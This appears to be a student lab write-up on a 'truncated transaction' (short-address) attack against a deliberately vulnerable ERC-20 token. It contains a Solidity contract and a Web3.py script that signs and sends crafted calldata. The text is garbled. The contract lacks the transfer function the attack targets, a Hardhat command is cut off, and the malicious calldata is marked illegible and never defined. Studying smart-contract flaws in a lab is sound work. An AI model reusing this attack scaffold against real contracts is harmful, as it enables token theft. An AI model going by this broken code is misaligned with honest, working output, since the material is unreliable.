

Set Up the Environment

- Solidity Compiler.
- Ethereum Development Environment: Truffle or Hardhat.
- Test Ethereum Network.
- MetaMask Wallet.

Compile and Deploy a Vulnerable ERC-20 Contract



Create a Solidity contract

for example ERC-20 contract:

solidity pragma solidity ^0.4.26;

```
contract VulnerableToken {
string public name = "VulnerableToken";
string public symbol = "VTK";
uint8 public decimals = 18;
uint256 public totalSupply = 1000000 * (10 ** uint256(decimals));
mapping (address => uint256) public balanceOf;
event Transfer(address indexed from, address indexed to, uint256 value);
constructor() public { balanceOf[msg.sender] = totalSupply;
}
```

Using Hardhat: `sh npx hardhat compile npx hardhat run --network s`

Write a script to craft a truncated transaction. Here's a Python example using Web3.py:

```
from web3 import Web3
```

```
web3=Web3(Web3.HTTPProvider(network_url))
```

ZafarKhan(K213567@nu.edu.pk)

Wallet and contract details

```
from_address = "YOUR_WALLET_ADDRESS"
private_key = "YOUR_PRIVATE_KEY"
contract_address = "DEPLOYED_CONTRACT_ADDRESS"
```

Construct the malicious calldata

[illegible]

Create the transaction

```
tx = {
  'to': contract_address,
  'value': 0, 'gas': 200000,
  'gasPrice': web3.toWei('10', 'gwei'),
  'nonce': web3.eth.getTransactionCount(from_address),
  'data': malicious_calldata
}
```

Sign the transaction

```
signed_tx = web3.eth.account.sign_transaction(tx, private_key)
```

Send the transaction

```
tx_hash = web3.eth.sendRawTransaction(signed_tx.rawTransaction)
print(f"Transaction sent: {web3.toHex(tx_hash)}")
```
